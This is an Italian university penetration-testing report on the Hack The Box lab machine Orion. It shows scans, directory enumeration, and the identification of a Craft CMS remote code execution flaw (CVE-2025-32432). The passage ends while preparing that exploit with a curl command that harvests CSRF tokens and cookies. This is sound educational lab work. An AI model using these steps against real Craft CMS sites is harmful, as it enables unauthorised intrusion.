

UNIVERSITÀ DEGLI STUDI DI SALERNO

Penetration Testing

Anno accademico 2025/2026

Hack the Box: Orion

Metodologia Utilizzata

Professore

Prof. Arcangelo Castiglione

Studente

Eljon Hida
Mat: 0522501890

Contents

1	Introduzione	2
1.1	Strumenti Utilizzati	2
2	Information Gathering & Target Discovery	4
3	Enumeration Target & Port Scanning	6
3.1	Orion.htb	8
4	Vulnerability Mapping	11
4.1	Approccio Manuale	11
4.2	Approccio Automatico	13
5	Target Exploitation	14
6	Privilege Escalation	18
7	Maintaining Access	25

1 Introduzione

Il progetto ha come obiettivo la realizzazione di un processo di Penetration Testing etico. Per fare ciò è stata scelta ed utilizzata la macchina vulnerabile by design Orion disponibile sulla piattaforma Hack The Box. Le fasi in cui si divide il processo di pentest, tipicamente, sono le seguenti:

1. Target Scoping;
2. Information Gathering & Target Discovery;
3. Enumeration Target & Port Scanning;
4. Exploitation;
5. Post Exploitation.


In questo caso, non avendo a disposizione un cliente, la fase di Target Scoping è stata ignorata in quanto è il momento in cui ci discute con quest'ultimo per chiarire obiettivi di business, requisiti, confini di test, ecc.

1.1 Strumenti Utilizzati

L'attività di penetration testing è stata eseguita utilizzando la macchina virtuale VMware Fusion come ambiente di attacco e una macchina target messa a disposizione dalla piattaforma Hack The Box. L'ambiente utilizzato per l'esecuzione dei test è costituito da:

- **Macchina attaccante:** Kali Linux versione Linux 6.16.8+kali-arm64.
- **Macchina target:** **Orion**, macchina vulnerabile disponibile sulla piattaforma Hack The Box.

La comunicazione tra la macchina Kali Linux e Orion è stata realizzata attraverso la **VPN di Hack The Box**, che consente di accedere alla rete privata della piattaforma e di interagire con le macchine target assegnate.



```
(eljon@kali) - [~/Downloads]
$ sudo openvpn machines_eu-4.ovpn
[sudo] password for eljon:
2026-09-03 17:23:10 DEPRECATED: --persist-key option ignored. Keys are now always persisted across restarts.
2026-09-03 17:23:10 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated and we recommend to disable it completely.
2026-09-03 17:23:10 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-09-03 17:23:10 OpenVPN 2.7_rc2 aarch64-unknown-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-09-03 17:23:10 library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-09-03 17:23:10 DCO version: N/A
2026-09-03 17:23:10 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.166.111:1337
2026-09-03 17:23:10 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-09-03 17:23:10 UDPv4 link local: (not bound)
2026-09-03 17:23:10 UDPv4 link remote: [AF_INET]154.57.166.111:1337
2026-09-03 17:23:10 TLS: Initial packet from [AF_INET]154.57.166.111:1337, sid=f9cff12d b62ec541
2026-09-03 17:23:12 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2026-09-03 17:23:12 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: eu-free-4 Issuing CA
2026-09-03 17:23:12 VERIFY KU OK
2026-09-03 17:23:12 Validating certificate extended key usage
2026-09-03 17:23:12 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2026-09-03 17:23:12 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2026-09-03 17:23:12 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-09-03 17:23:12 VERIFY EKU OK
2026-09-03 17:23:12 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=eu-free-4
2026-09-03 17:23:12 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer signing digest/type: ed25519 ED25519, key agreement: X25519MLKEM768
2026-09-03 17:23:12 [eu-free-4] Peer Connection Initiated with [AF_INET]154.57.166.111:1337
```

Figure 1: Connessione alla VPN

L'indirizzo IP della macchina Orion viene **assegnato dinamicamente** dalla piattaforma Hack The Box e può variare nel tempo o tra differenti sessioni di utilizzo della macchina. Pertanto, l'indirizzo IP riportato nel corso della presente analisi deve essere considerato valido esclusivamente per la sessione durante la quale è stato eseguito il penetration test.

2 Information Gathering & Target Discovery

Come prima cosa, avendo già a disposizione l'indirizzo IP della macchina target usiamo il comando `ping` per vedere se è effettivamente raggiungibile:

```
(eljon@kali)~[~/Downloads]
$ ping -c 10 10.129.93.225
PING 10.129.93.225 (10.129.93.225) 56(84) bytes of data.
64 bytes from 10.129.93.225: icmp_seq=1 ttl=63 time=64.4 ms
64 bytes from 10.129.93.225: icmp_seq=2 ttl=63 time=47.0 ms
64 bytes from 10.129.93.225: icmp_seq=3 ttl=63 time=59.7 ms
64 bytes from 10.129.93.225: icmp_seq=4 ttl=63 time=64.4 ms
64 bytes from 10.129.93.225: icmp_seq=5 ttl=63 time=94.4 ms
64 bytes from 10.129.93.225: icmp_seq=6 ttl=63 time=59.6 ms
64 bytes from 10.129.93.225: icmp_seq=7 ttl=63 time=54.7 ms
64 bytes from 10.129.93.225: icmp_seq=8 ttl=63 time=77.2 ms
64 bytes from 10.129.93.225: icmp_seq=9 ttl=63 time=64.6 ms
64 bytes from 10.129.93.225: icmp_seq=10 ttl=63 time=81.1 ms

— 10.129.93.225 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9023ms
rtt min/avg/max/mdev = 46.987/66.694/94.429/13.167 ms
```

Figure 2: Output del ping

Come possiamo notare la macchina è effettivamente in funzione.

Il prossimo passo sarà l'identificazione del OS, questa è stata effettuata in due modalità:

- Fingerprinting Attivo: mediante l'uso di `nmap`:

```
(eljon@kali)~[~/Downloads]
$ nmap -O 10.129.93.225
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-03 21:07 CEST
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.65% done; ETC: 21:09 (0:00:12 remaining)
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.38% done; ETC: 21:09 (0:00:13 remaining)
Stats: 0:03:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.84% done; ETC: 21:11 (0:00:11 remaining)
Stats: 0:05:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 21:13 (0:00:00 remaining)
Stats: 0:06:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 21:14 (0:00:00 remaining)
Nmap scan report for 10.129.93.225
Host is up (0.062s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Device type: general purpose/router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 398.84 seconds
```

Figure 3: Output Fingerprinting Attivo

Dalla Figura 3 risulta che l'OS è basato su Linux e la versione del kernel è compresa tra la 5.0 e la 5.14;

- Fingerprinting Passivo: mediante l'uso di **p0f**. Per fare ciò però bisogna prima verificare alcune impostazioni. La prima è controllare, mediante l'uso di **nping**, che la porta 80 sia effettivamente aperta in modo da poter inoltrare una richiesta HTTP:

```
(eljon@kali) ~/Downloads
$ sudo nping -p 80 10.129.93.225
[sudo] password for eljon:
Starting Nping 0.7.95 ( https://mmap.org/nping ) at 2026-09-03 21:31 CEST
SENT (0.0231s) TCP 10.10.15.249:11891 > 10.129.93.225:80 S ttl=64 id=52879 iplen=40 seq=711350150 win=1480
RCVD (0.0880s) TCP 10.129.93.225:80 > 10.10.15.249:11891 SA ttl=63 id=0 iplen=44 seq=549991582 win=64240 cmsg 1362>
SENT (1.0237s) TCP 10.10.15.249:11891 > 10.129.93.225:80 S ttl=64 id=52879 iplen=40 seq=711350150 win=1480
RCVD (1.0860s) TCP 10.129.93.225:80 > 10.10.15.249:11891 SA ttl=63 id=0 iplen=44 seq=565688868 win=64240 cmsg 1362>
SENT (2.0264s) TCP 10.10.15.249:11891 > 10.129.93.225:80 S ttl=64 id=52879 iplen=40 seq=711350150 win=1480
RCVD (2.0840s) TCP 10.129.93.225:80 > 10.10.15.249:11891 SA ttl=63 id=0 iplen=44 seq=581334465 win=64240 cmsg 1362>
SENT (3.0302s) TCP 10.10.15.249:11891 > 10.129.93.225:80 S ttl=64 id=52879 iplen=40 seq=711350150 win=1480
RCVD (3.0919s) TCP 10.129.93.225:80 > 10.10.15.249:11891 SA ttl=63 id=0 iplen=44 seq=597055939 win=64240 cmsg 1362>
SENT (4.0341s) TCP 10.10.15.249:11891 > 10.129.93.225:80 S ttl=64 id=52879 iplen=40 seq=711350150 win=1480
RCVD (4.0976s) TCP 10.129.93.225:80 > 10.10.15.249:11891 SA ttl=63 id=0 iplen=44 seq=612767337 win=64240 cmsg 1362>
Max rtt: 63.315ms | Min rtt: 56.908ms | Avg rtt: 60.232ms
Raw packets sent: 5 (200B) | Rcvd: 5 (220B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.14 seconds
```

Figure 4: Output nping

Dopodiché possiamo procedere con l'identificare l'interfaccia di rete attraverso la quale la nostra macchina attaccante comunica con Orion. Questo possiamo farlo con il comando **ip addr**:

```
(eljon@kali) ~/Downloads
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e1:14:e0 brd ff:ff:ff:ff:ff:ff
    inet 172.16.123.132/24 brd 172.16.123.255 scope global dynamic noprefixroute eth0
        valid_lft 941sec preferred_lft 941sec
    inet6 fe80::20c:29ff:fe01:14e0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.15.249/23 brd 10.10.15.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::11f7/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe01:14e0/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Figure 5: Output ipaddr

L'output evidenzia la presenza di diverse interfacce di rete, tra cui **eth0**, associata alla rete locale della macchina Kali, e **tun0**, interfaccia virtuale utilizzata dalla VPN di Hack The Box. Poiché Orion è una macchina remota raggiungibile attraverso la VPN, il traffico destinato al target transita attraverso **tun0**.

A questo punto si esegue **p0f** configurandolo per l'intercettazione passiva del traffico sulla VPN:

```
sudo p0f -i tun0
```

Per generare traffico verso Orion, invece, da un altro terminale si effettua una richiesta HTTP:

```
curl -X GET http://10.129.93.225/
```

L'output risultante non è però soddisfacente in quanto non è riuscito ad identificare l'OS:



```
.[ 10.10.15.249/55054 -> 10.129.93.225/80 (syn+ack) ]-  
|  
| server = 10.129.93.225/80  
| os = ???  
| dist = 1  
| params = none  
| raw_sig = 4:63+1:0:1362:mss+45,7:mss,sok,ts,nop,ws:df:0  
|  
|
```

Figure 6: Output p0f

3 Enumeration Target & Port Scanning

Arrivati a questo punto siamo sicuri che la macchina è effettivamente attiva e raggiungibile.

Come prossimo passo possiamo procedere con l'identificazione dei servizi attivi su tale macchina:

3.1 Orion.htb

Visto che ci siamo assicurati che la porta 80 è aperta e ha un servizio attivo cerchiamo di collegarci ad essa. Per fare questo è necessario prima registrare l'hostname nel file hosts usando il comando `sudo nano etc/hosts`:



```
GNU nano 8.6 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
10.129.77.91 2million.htb
10.129.86.120 fireflow
10.129.94.155 orion.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figure 9: Registrazione hostname

Ora possiamo accedervi dal browser:




Figure 10: Orion page

La pagina si presenta come un'azienda specializzata nell'infrastruttura di telecomunicazioni e nella gestione di reti ad alte prestazioni.

Tra le varie informazioni presenti nella pagina, è particolarmente interessante una presente nel footer, che ci permette di scoprire che il sito è stato realizzato utilizzando **Craft CMS**.




Figure 11: Orion footer

Mediante una semplice ricerca riusciamo a scoprire che Craft CMS è un Content Management System (CMS) open source basato sul framework PHP Yii, utilizzato per creare e gestire siti web e applicazioni web tramite un'interfaccia amministrativa.




Figure 12: Craft CMS

Il prossimo passo è quello di fare enumerazione delle directory e dei file presenti sul web server, sfruttando il comando `dirb` e la wordlist `common.txt`:

```
(eljon@kali)-[~/Downloads]
$ dirb http://orion.htb/ /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Fri Sep  4 14:10:04 2026
URL_BASE: http://orion.htb/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://orion.htb/ ---
+ http://orion.htb/admin (CODE:302|SIZE:0)
=> DIRECTORY: http://orion.htb/assets/
+ http://orion.htb/index (CODE:200|SIZE:12272)
+ http://orion.htb/index.html (CODE:200|SIZE:9689)
+ http://orion.htb/index.php (CODE:200|SIZE:12272)
+ http://orion.htb/logout (CODE:302|SIZE:0)
+ http://orion.htb/wp-admin (CODE:418|SIZE:54217)

--- Entering directory: http://orion.htb/assets/ ---
=> DIRECTORY: http://orion.htb/assets/css/
=> DIRECTORY: http://orion.htb/assets/images/
=> DIRECTORY: http://orion.htb/assets/js/

--- Entering directory: http://orion.htb/assets/css/ ---
--- Entering directory: http://orion.htb/assets/images/ ---
--- Entering directory: http://orion.htb/assets/js/ ---

END_TIME: Fri Sep  4 15:21:02 2026
DOWNLOADED: 23060 - FOUND: 6
```

Figure 13: Output dirb

Tra i vari output quello più interessante è quello che riguarda l'endpoint `/admin` il quale sembra presentare un redirect (302) alla pagina `http://orion.htb/admin/login`:




Figure 14: Orion admin page

Con un'informazione molto interessante riguardante la versione di Craft CMS usata che, pare essere, la **5.6.16**.

Il resto dell'output sono principalmente directory classiche usate per archiviare fogli CSS, immagini o JS, alle quali non abbiamo accesso (403) e riferimenti alla pagina principale del sito (index). Infine, l'endpoint `/logout` è un altro redirect alla pagina index di Orion.

4 Vulnerability Mapping

Arrivati a questo punto, l'obiettivo è cercare di identificare vulnerabilità presenti all'interno della macchina. Questo processo verrà fatto sia seguendo un approccio manuale (quindi utilizzando informazioni scoperte nelle fasi precedenti) che sfruttando strumenti automatici come Nessus e Nikto2.

4.1 Approccio Manuale

Nelle fasi precedenti abbiamo scoperto che Orion è stato creato e gestito sfruttando Craft CMS, di cui abbiamo scoperto anche la versione (5.6.16). Il prossimo passo è cercare online possibili vulnerabilità associati a questo software. Per fare questo cerchiamo la versione di Craft CMS sul **NationalVulnerability-Database**, questo approccio però ci dà come risultato una vulnerabilità che è applicabile alla versione precedente della 5.6.16:




Figure 15: Ricerca NVD Craft CMS 5.6.16

Quindi proviamo a cercare la versione appena successiva:




Figure 16: Ricerca NVD Craft CMS 5.6.17

Come possiamo notare dalla descrizione abbiamo trovato una vulnerabilità utile per il nostro caso e, tra le varie informazioni nella sua scheda (come Ctticità 10), abbiamo anche il link al sito **Cyberdefense** che presenta una spiegazione di come effettuarvi l'exploit:




Figure 17: Cyberdefense exploit tutorial

Quest'informazione sarà di estrema importanza nella fasi successive.

4.2 Approccio Automatico

Come detto prima, uno degli strumenti utilizzati sarebbe stato Nessus, del quale è stata usata la versione free. La scansione di Nessus è durata 8 minuti e non ha individuato alcuna vulnerabilità rilevante:




Figure 18: Output Nessus

Per quanto riguarda Nikto2 il comando usato per effettuare la scansione per valutare il servizio web-based è:

```
nikto -h http://orion.htb -o nikto_Orion.txt
```

Il cui risultato è:

URI	/
HTTP Method	HEAD
Description	nginx/1.18.0 appears to be outdated (current is at least 1.20.1).
Test Links	http://orion.htb:80/ http://10.129.94.251:80/
References	
URI	/vti_bin/shtml.exe/junk_nonexistent.exe
HTTP Method	GET
Description	/vti_bin/shtml.exe/junk_nonexistent.exe: This exe shows the full web path when a non-existent file is requested.
Test Links	http://orion.htb:80/vti_bin/shtml.exe/junk_nonexistent.exe http://10.129.94.251:80/vti_bin/shtml.exe/junk_nonexistent.exe
References	CVE-2000-0413
URI	/wp-app.log
HTTP Method	GET
Description	/wp-app.log: Wordpress' wp-app.log may leak application/system details.
Test Links	http://orion.htb:80/wp-app.log http://10.129.94.251:80/wp-app.log
References	
URI	/wordpress/wp-app.log
HTTP Method	GET
Description	/wordpress/wp-app.log: Wordpress' wp-app.log may leak application/system details.
Test Links	http://orion.htb:80/wordpress/wp-app.log http://10.129.94.251:80/wordpress/wp-app.log
References	

Figure 19: Output Nikto2

Come possiamo notare tra i vari risultati incerti, l'unico che sembra più interessante è quello che fa riferimento alla vulnerabilità **CVE-2000-0413** categorizzata con un livello di criticità pari a 5 secondo lo standard CVSS v2.0.

Tuttavia, a seguito di una verifica manuale, la vulnerabilità è stata ritenuta non applicabile al sistema target. La CVE-2000-0413 riguarda infatti una vulnerabilità presente nelle Microsoft FrontPage Server Extensions, in particolare in shtml.exe su sistemi Microsoft IIS 4.0/5.0. Nel caso in esame, l'enumerazione del target ha invece evidenziato l'utilizzo di nginx 1.18.0 su Ubuntu come web server. Non è pertanto presente la componente software interessata dalla CVE.

5 Target Exploitation

Il prossimo passo consiste nello sfruttare le vulnerabilità individuate e, visto che l'unica individuata è quella mostrata in Figura 16 seguendo i passi illustrati in Cyberdefense. Cyberdefense ci dice che la CVE-2025-32432 è una vulnerabilità di tipo Remote Code Execution (RCE) presente in diverse versioni di Craft CMS. Il problema riguarda la gestione delle richieste relative alla trasformazione delle immagini, in particolare l'endpoint:

`/index.php?p=admin/actions/assets/generate-transform`

Un attaccante non autenticato può inviare una richiesta POST appositamente modificata, inserendo dati che vengono interpretati durante la creazione dell'oggetto utilizzato per la trasformazione dell'immagine. Questo comportamento può essere sfruttato attraverso una catena di oggetti del framework Yii utilizzato da Craft CMS, fino ad arrivare all'esecuzione di codice PHP sul server.


Cyberdefence ci dice, inoltre, che per l'exploitation è necessario avere un Asset ID valido, un CSRF Token e i cookies di sessione in quanto è abilitata una CSRF Validation basata su queste informazioni. Questi ultimi due elementi

possono essere ricavate all'endpoint `/admin/login` mentre l'Asset ID (11) valido ci viene fornito già da Cyberdefense e risulta valido anche sulla macchina Orion.

Prima di procedere con l'exploitation automatizzata tramite **Meterpreter**, è stata effettuata una prima verifica manuale della vulnerabilità, con l'obiettivo di confermare che il target fosse effettivamente vulnerabile. Per estrarre, quindi, il token e i cookies di sessione possiamo usare il comando:

```
curl "http://orion.htb/index.php?p=admin/dashboard" -g -s -L -c  
cookie-jar -o login.html && grep 'name="CRAFT_CSRF_TOKEN"'  
login.html > csrf-token.txt
```

Così facendo avremo due file (`cookie-jar` e `csrf-token.txt`) in cui avremmo salvato i cookies di sessione ed il valore del Token CSRF:



```
